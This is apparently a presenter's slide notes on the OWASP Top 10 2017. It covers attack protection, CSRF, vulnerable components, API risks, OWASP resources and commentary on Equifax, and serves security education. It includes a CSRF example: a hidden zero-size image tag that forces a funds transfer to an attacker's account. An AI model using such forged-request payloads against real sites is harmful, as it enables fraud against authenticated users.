Consider anyone with network access can send your application a request. Does your application detect and respond to both manual and automated attacks?	Attackers, known users or anonymous, send in attacks. Does the application or API detect the attack? How does it respond? Can it thwart attacks against known vulnerabilities?	Applications and APIs are attacked all the time. Most applications and APIs detect invalid input, but simply reject it, letting the attacker attack again and again. Such attacks indicate a malicious or compromised user probing or exploiting vulnerabilities. Detecting and blocking both manual and automated attacks, is one of the most effective ways to increase security. How quickly can you patch a critical vulnerability you just discovered?		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to 100%. Not quickly deploying patches aids attackers.	Consider the impact of insufficient attack protection on the business. Successful attacks may not be prevented, go undiscovered for long periods of time, and expand far beyond their initial footprint.

Example Attack Scenarios

Scenario #1: Attacker uses automated tool like OWASP ZAP or SQLMap to detect vulnerabilities and possibly exploit them.

Attack detection should recognize the application is being targeted with unusual requests and high volume. Automated scans should be easy to distinguish from normal traffic.

Scenario #2: A skilled human attacker carefully probes for potential vulnerabilities, eventually finding an obscure flaw.

While more difficult to detect, this attack still involves requests that a normal user would never send, such as input not allowed by the UI. Tracking this attacker may require building a case over time that demonstrates malicious intent.


Scenario #3: Attacker starts exploiting a vulnerability in your application that your current attack protection fails to block.

How quickly can you deploy a real or virtual patch to block continued exploitation of this vulnerability?

A7 – Insufficient Attack Protection

The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.

Included for reference.



A8 Cross-Site Request Forgery (CSRF)

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence UNCOMMON	Detectability EASY	Impact MODERATE	Application / Business Specific
Consider anyone who can load content into your users' browsers, and thus force them to submit a request to your website, including any website or other HTML feed that your users visit.	Attackers create forged HTTP requests and trick a victim into submitting them via image tags, iframes, XSS, or various other techniques. If the user is authenticated, the attack succeeds.	CSRF takes advantage of the fact that most web apps allow attackers to predict all the details of a particular action. Because browsers send credentials like session cookies automatically, attackers can create malicious web pages which generate forged requests that are indistinguishable from legitimate ones. Detection of CSRF flaws is fairly easy via penetration testing or code analysis.		Attackers can trick victims into performing any state changing operation the victim is authorized to perform (e.g., updating account details, making purchases, modifying data).	Consider the business value of the affected data or application functions. Imagine not being sure if users intended to take these actions. Consider the impact to your reputation.

Example Attack Scenario

The application allows a user to submit a state changing request that does not include anything secret. For example:

```
http://example.com/app/transferFunds?amount=1500
&destinationAccount=4673243243
```

So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control:


```
<img src="http://example.com/app/transferFunds?
amount=1500&destinationAccount=attackersAcct#"
width="0" height="0" />
```

If the victim visits any of the attacker's sites while already authenticated to example.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

A8 – Cross-Site Request Forgery (CSRF)

A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. Such an attack allows the attacker to force a victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

Included for reference.



A9 Using Components with Known Vulnerabilities

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability AVERAGE	Impact MODERATE	Application / Business Specific
Some vulnerable components (e.g., framework libraries) can be identified and exploited with automated tools, expanding the threat agent pool beyond targeted attackers to include chaotic actors.	Attackers identify a weak component through scanning or manual analysis. They customize the exploit as needed and execute the attack. It gets more difficult if the used component is deep in the application.	Many applications and APIs have these issues because their development teams don't focus on ensuring their components and libraries are up to date. In some cases, the developers don't even know all the components they are using, never mind their versions. Component dependencies make things even worse. Tools are becoming commonly available to help detect components with known vulnerabilities.		The full range of weaknesses is possible, including injection, broken access control, XSS, etc. The impact could range from minimal to complete host takeover and data compromise.	Consider what each vulnerability might mean for the business controlled by the affected application. It could be trivial or it could mean complete compromise.

A9 – Using Components with Known Vulnerabilities

Components, such as libraries, frameworks, and other software modules, run with the same privileges as the application. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications and APIs using components with known vulnerabilities may undermine application defenses and enable various attacks and impacts.


Example Attack Scenarios

Components almost always run with the full privilege of the application, so flaws in any component can result in serious impact. Such flaws can be accidental (e.g., coding error) or intentional (e.g., backdoor in component). Some example exploitable component vulnerabilities discovered are:

- Apache CXF Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)
- Struts 2 Remote Code Execution – Sending an attack in the Content-Type header causes the content of that header to be evaluated as an OGNL expression, which enables execution of arbitrary code on the server.

Applications using a vulnerable version of either component are susceptible to attack as both components are directly accessible by application users. Other vulnerable libraries, used deeper in an application, may be harder to exploit.

Included for reference.



A10 Underprotected APIs

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability AVERAGE	Prevalence COMMON	Detectability DIFFICULT	Impact MODERATE	Application / Business Specific
Consider anyone with the ability to send requests to your APIs. Client software is easily reversed and communications are easily intercepted, so obscurity is no defense for APIs.	Attackers can reverse engineer APIs by examining client code, or simply monitoring communications. Some API vulnerabilities can be automatically discovered, others only by experts.	Modern web applications and APIs are increasingly composed of rich clients (browser, mobile, desktop) that connect to backend APIs (XML, JSON, RPC, GWT, custom). APIs (microservices, services, endpoints) can be vulnerable to the full range of attacks. Unfortunately, dynamic and sometimes even static tools don't work well on APIs, and they can be difficult to analyze manually, so these vulnerabilities are often undiscovered.		The full range of negative outcomes is possible, including data theft, corruption, and destruction; unauthorized access to the entire application; and complete host takeover.	Consider the impact of an API attack on the business. Does the API access critical data or functions? Many APIs are mission critical, so also consider the impact of denial of service attacks.

A10 – Underprotected APIs

Modern applications often involve rich client applications and APIs, such as JavaScript in the browser and mobile apps, that connect to an API of some kind (SOAP/XML, REST/JSON, RPC, GWT, etc.). These APIs are often unprotected and contain numerous vulnerabilities.


Example Attack Scenarios

Scenario #1: Imagine a mobile banking app that connects to an XML API at the bank for account information and performing transactions. The attacker reverse engineers the app and discovers that the user account number is passed as part of the authentication request to the server along with the username and password. The attacker sends legitimate credentials, but another user's account number, gaining full access to the other user's account.

Scenario #2: Imagine a public API offered by an Internet startup for automatically sending text messages. The API accepts JSON messages that contain a "transactionid" field. The API parses out this "transactionid" value as a string and concatenates it into a SQL query, without escaping or parameterizing it. As you can see the API is just as susceptible to SQL injection as any other type of application.

In either of these cases, the vendor may not provide a web UI to use these services, making security testing more difficult.

Included for reference.



+D What's Next for Developers

Establish & Use Repeatable Security Processes and Standard Security Controls

Whether you are new to web application security or are already very familiar with these risks, the task of producing a secure web application or fixing an existing one can be difficult. If you have to manage a large application portfolio, this task can be daunting.

To help organizations and developers reduce their application security risks in a cost effective manner, OWASP has produced numerous free and open resources that you can use to address application security in your organization. The following are some of the many resources OWASP has produced to help organizations produce secure web applications and APIs. On the next page, we present additional OWASP resources that can assist organizations in verifying the security of their applications and APIs.

Application Security Requirements

To produce a secure web application, you must define what secure means for that application. OWASP recommends you use the OWASP Application Security Verification Standard (ASVS), as a guide for setting the security requirements for your application(s). ASVS has been updated significantly in the past few years, with version 3.0.1 being released mid 2016. If you're outsourcing, consider the OWASP Secure Software Contract Annex.

Application Security Architecture

Rather than retrofitting security into your applications and APIs, it is far more cost effective to design the security in from the start. OWASP recommends the OWASP Prevention Cheat Sheets and the OWASP Developer's Guide as good starting points for guidance on how to design security in from the beginning. The Cheat Sheets have been updated and expanded significantly since the 2013 Top 10 was released.

Standard Security Controls

Building strong and usable security controls is difficult. Using a set of standard security controls radically simplifies the development of secure applications and APIs. OWASP recommends the OWASP Enterprise Security API (ESAPI) project as a model for the security APIs needed to produce secure web applications and APIs. ESAPI provides a reference implementation in Java. Many popular frameworks come with standard security controls for authorization, validation, CSRF, etc.

Secure Development Lifecycle


To improve the process your organization follows when building applications and APIs, OWASP recommends the OWASP Software Assurance Maturity Model (SAMM). This model helps organizations formulate and implement a strategy for software security that is tailored to the specific risks facing their organization. A significant update to Open SAMM was released in 2017.

Application Security Education

The OWASP Education Project provides training materials to help educate developers on web application security. For hands-on learning about vulnerabilities, try OWASP WebGoat, WebGoat.NET, OWASP NodeJS Goat, or the OWASP Broken Web Applications Project. To stay current, come to an OWASP AppSec Conference, OWASP Conference Training, or local OWASP Chapter meetings.

There are numerous additional OWASP resources available for your use. Please visit the OWASP Projects page, which lists all the Flagship, Labs, and Incubator projects in the OWASP project inventory. Most OWASP resources are available on our wiki, and many OWASP documents can be ordered in hardcopy or as eBooks.

The OWASP Top 10 document even has direct guidance for Developers in your organization…



+T What's Next for Security Testing


Establish Continuous Application Security Testing

Building code securely is important. But it's critical to verify that the security you intended to build is actually present, correctly implemented, and used everywhere it was supposed to be. The goal of application security testing is to provide this evidence. The work is difficult and complex, and modern high-speed development processes like Agile and DevOps have put extreme pressure on traditional approaches and tools. So we strongly encourage you to put some thought into how you are going to focus on what's important across your entire application portfolio, and do it cost-effectively.

Modern risks move quickly, so the days of scanning or penetration testing an application for vulnerabilities once every year or so are long gone. Modern software development requires continuous application security testing across the entire software development lifecycle. Look to enhance existing development pipelines with security automation that doesn't slow development. Whatever approach you choose, consider the annual cost to test, triage, remediate, retest, and redeploy a single application, multiplied by the size of your application portfolio.

Understand the Threat Model	Before you start testing, be sure you understand what's important to spend time on. Priorities come from the threat model, so if you don't have one, you need to create one before testing. Consider using OWASP ASVS and the OWASP Testing Guide as an input and don't rely on tool vendors to decide what's important for your business.
Understand Your SDLC	Your approach to application security testing must be highly compatible with the people, processes, and tools you use in your software development lifecycle (SDLC). Attempts to force extra steps, gates, and reviews are likely to cause friction, get bypassed, and struggle to scale. Look for natural opportunities to gather security information and feed it back into your process.
Testing Strategies	Choose the simplest, fastest, most accurate technique to verify each requirement. The OWASP Benchmark Project, which helps measure the ability of security tools to detect many OWASP Top 10 risks, may be helpful in selecting the best tools for your specific needs. Be sure to consider the human resources required to deal with false positives as well as the serious dangers of false negatives.
Achieving Coverage and Accuracy	You don't have to start out testing everything. Focus on what's important and expand your verification program over time. That means expanding the set of security defenses and risks that are being automatically verified, as well as expanding the set of applications and APIs being covered. The goal is to get to where the essential security of all your applications and APIs is verified continuously.
Make Findings Awesome	No matter how good you are at testing, it won't make any difference unless you communicate it effectively. Build trust by showing you understand how the application works. Describe clearly how it can be abused without "lingo" and include an attack scenario to make it real. Make a realistic estimation of how hard the vulnerability is to discover and exploit, and how bad that would be. Finally, deliver findings in the tools development teams are already using, not PDF files.

For Testers too…



+O What's Next for Organizations

Start Your Application Security Program Now


Application security is no longer optional. Between increasing attacks and regulatory pressures, organizations must establish an effective capability for securing their applications and APIs. Given the staggering amount of code in the numerous applications and APIs already in production, many organizations are struggling to get a handle on the enormous volume of vulnerabilities. OWASP recommends that organizations establish an application security program to gain insight and improve security across their application portfolio. Achieving application security requires many different parts of an organization to work together efficiently, including security and audit, software development, and business and executive management. It requires security to be visible, so that all the different players can see and understand the organization's application security posture. It also requires focus on the activities and outcomes that actually help improve enterprise security by reducing risk in the most cost effective manner. Some of the key activities in effective application security programs include:

Get Started	•Establish an application security program and drive adoption. •Conduct a capability gap analysis comparing your organization to your peers to define key improvement areas and an execution plan. •Gain management approval and establish an application security awareness campaign for the entire IT organization.
Risk Based Portfolio Approach	•Identify and prioritize your application portfolio from an inherent risk perspective. •Create an application risk profiling model to measure and prioritize all your applications and APIs. •Establish assurance guidelines to properly define coverage and level of rigor required. •Establish a common risk rating model with a consistent set of likelihood and impact factors reflective of your organization's tolerance for risk.
Enable with a Strong Foundation	•Establish a set of focused policies and standards that provide an application security baseline for all development teams to adhere to. •Define a common set of reusable security controls that complement these policies and standards and provide design and development guidance on their use. •Establish an application security training curriculum that is required and targeted to different development roles and topics.
Integrate Security into Existing Processes	•Define and integrate secure implementation and verification activities into existing development and operational processes. Activities include Threat Modeling, Secure Design & Review, Secure Coding & Code Review, Penetration Testing, and Remediation. •Provide subject matter experts and support services for development and project teams to be successful.
Provide Management Visibility	•Manage with metrics. Drive improvement and funding decisions based on the metrics and analysis data captured. Metrics include adherence to security practices / activities, vulnerabilities introduced, vulnerabilities mitigated, application coverage, defect density by type and instance counts, etc. •Analyze data from the implementation and verification activities to look for root cause and vulnerability patterns to drive strategic and systemic improvements across the enterprise.

And even your Organization as a whole.

THE BIG PICTURE


So let's step back from the specifics of 2017 and look at what the OWASP Top 10 has meant over the years.



OWASP comparison over the years

	2004	2007	2010	2013	2017
A1	Unvalidated Input	Cross Site Scripting (XSS)	Injection	Injection	Injection
A2	Broken Access Control	Injection Flaws	Cross Site Scripting (XSS)	Broken Authentication and Session Management	Broken Authentication
A3	Broken Authentication and Session Management	Malicious File Execution	Broken Authentication and Session Management	Cross Site Scripting (XSS)	Sensitive Data Exposure
A4	Cross Site Scripting (XSS) Flaws	Insecure Direct Object References	Insecure Direct Object References	Insecure Direct Object References	XML External Entities (XXE)
A5	Buffer Overflows	Cross Site Request Forgery (CSRF)	Cross Site Request Forgery (CSRF)	Security Misconfiguration	Broken Access Control
A6	Injection Flaws	Information Leakage and Improper Error Handling	Security Misconfiguration	Sensitive Data Exposure	Security Misconfiguration
A7	Improper Error Handling	Broken Authentication and Session Management	Insecure Cryptographic Storage	Missing Function Level Access Control	Cross Site Scripting (XSS)
A8	Insecure Storage	Insecure Cryptographic Storage	Failure to Restrict URL Access	Cross Site Request Forgery (CSRF)	Insecure Deserialization
A9	Denial of Service	Insecure Communications	Insufficient Transport Layer Protection	Using Components with Known Vulnerabilities	Using Components with Known Vulnerabilities
A10	Insecure Configuration Management	Failure to Restrict URL Access	Unvalidated Redirects and Forwards	Unvalidated Redirects and Forwards	Insufficient Logging&Monitoring

The blue squares are the common risks from revision to revision.
(I didn't include 2003 because it was too raw…2004 was significantly matured.)
The yellow squares are more of the "one-off" risks.
See the pattern? It means the fundamentals aren't changing. Most of a company's risk is going to come from the same stuff year after year. So focus on the fundamentals.




TECH \ CYBERSECURITY

Former Equifax CEO blames breach on a single person who failed to deploy patch

The company is still investigating

By Russell Brandom | @russellbrandom | Oct 3, 2017, 1:03pm EDT

This was a headline from the news, and my friends on Facebook criticized it incessantly, thinking the CEO was just finding a scapegoat. I know better, because I've seen how corporations actually do have usually one person in charge of patching one kind of technology. It doesn't matter if Equifax had 450 infosec professionals; there was probably one guy in charge of one system who didn't follow the memo to update his Struts instance.




FROM 2017-RC1

R.I.P.

A7 – Insufficient Attack Protection

The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.

Going back to 2017-RC1 A7, I do believe "insufficient attack protection" is a legitimate business risk, and being able to detect/prevent attacks is a fundamental capability that modern Web applications need in front of them. From a Cyber standpoint, it is simply a measure of control that an organization needs above the application functionality itself, just in case.



A7 Insufficient Attack Protection

Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability EASY	Prevalence COMMON	Detectability AVERAGE	Impact MODERATE	Application / Business Specific
Consider anyone with network access can send your application a request. Does your application detect and respond to both manual and automated attacks?	Attackers, known users or anonymous, send in attacks. Does the application or API detect the attack? How does it respond? Can it thwart attacks against known vulnerabilities?	Applications and APIs are attacked all the time. Most applications and APIs detect invalid input, but simply reject it, letting the attacker attack again and again. Such attacks indicate a malicious or compromised user probing or exploiting vulnerabilities. Detecting and blocking both manual and automated attacks, is one of the most effective ways to increase security. How quickly can you patch a critical vulnerability you just discovered?		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to 100%. Not quickly deploying patches aids attackers.	Consider the impact of insufficient attack protection on the business. Successful attacks may not be prevented, go undiscovered for long periods of time, and expand far beyond their initial footprint.

A7 – Insufficient Attack Protection

The majority of applications and APIs lack the basic ability to detect, prevent, and respond to both manual and automated attacks. Attack protection goes far beyond basic input validation and involves automatically detecting, logging, responding, and even blocking exploit attempts. Application owners also need to be able to deploy patches quickly to protect against attacks.

Example Attack Scenarios

Scenario #1: Attacker uses automated tool like OWASP ZAP or SQLMap to detect vulnerabilities and possibly exploit them.

Attack detection should recognize the application is being targeted with unusual requests and high volume. Automated scans should be easy to distinguish from normal traffic.

Scenario #2: A skilled human attacker carefully probes for potential vulnerabilities, eventually finding an obscure flaw.

While more difficult to detect, this attack still involves requests that a normal user would never send, such as input not allowed by the UI. Tracking this attacker may require building a case over time that demonstrates malicious intent.

Scenario #3: Attacker starts exploiting a vulnerability in your application that your current attack protection fails to block.

How quickly can you deploy a real or virtual patch to block continued exploitation of this vulnerability?

Read each one of these boxes. Outside of your code, regardless of vulnerabilities, why WOULDN'T you want to be able to defend against attacks this way?

OWASP
The Open Web Application Security Project
OWASP Top 10 - 2017 rc1
The Ten Most Critical Web Application Security Risks

Release Candidate
Comments requested per instructions within

release


Creative Commons (CC) Attribution Share-Alike
Free version at https://www.owasp.org

"A list of the 10 ***Most Critical*** Web Application Security ***Risks***"

https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

Again, OWASP Top 10 attempts to warn us against the top Risks.

Getting constantly attacked by killer robots and zombies is risky!
It's only a matter of time before they find a soft spot in the fence and pile through.



Top 10-2017 A10-Insufficient Logging&Monitoring

2017 Table of Contents

← A9-Using Components with Known Vulnerabilities

PDF version

What's Next for Developers →

Threat Agents / Attack Vectors		Security Weakness		Impacts	
App Specific	Exploitability: 2	Prevalence: 3	Detectability: 1	Technical: 2	Business ?
Exploitation of insufficient logging and monitoring is the bedrock of nearly every major incident. Attackers rely on the lack of monitoring and timely response to achieve their goals without being detected.		This issue is included in the Top 10 based on an industry survey. One strategy for determining if you have sufficient monitoring is to examine the logs following penetration testing. The testers' actions should be recorded sufficiently to understand what damages they may have inflicted.		Most successful attacks start with vulnerability probing. Allowing such probes to continue can raise the likelihood of successful exploit to nearly 100%. In 2016, identifying a breach took an average of 191 days – plenty of time for damage to be inflicted.	

The official 2017 OWASP Top 10 changed to include this risk: “insufficient logging & monitoring”.

To me, this is too passive. If you’re designing a security solution that focuses on logging, you’re already admitting you don’t need to deal with threats in real-time. I don’t know how that is justifiable in 2017.

THE NEED FOR APP INTEL

1. How big the perimeter is (constantly discovering new sections)
2. What constitutes the perimeter (brick wall vs chain link fence)
3. Where are the weak spots

What often goes unsaid until it is too late is a lack of accurate information about how much is exposed to the Web. How many Web sites does the company operate? Are there up-to-date records of what technologies are used? Is it known how often it changes? These answers are needed every single time a new vulnerability is discovered in a common library or framework.

WHAT CHANGED IN 2017?

IN MY OPINION…

- **Awareness** of the problem, no longer out of sight out of mind.
- **Appreciation** of the complexity of application security.
- **Acknowledgement** that the next breach will be Web-based.
- **Admission** that we are all playing from behind and outnumbered.
- …?

So in the big picture, what changed in 2017? In my opinion: Awareness, Appreciation, Acknowledgement, and Admission.

You can probably think of your own “A” word to complement this list too.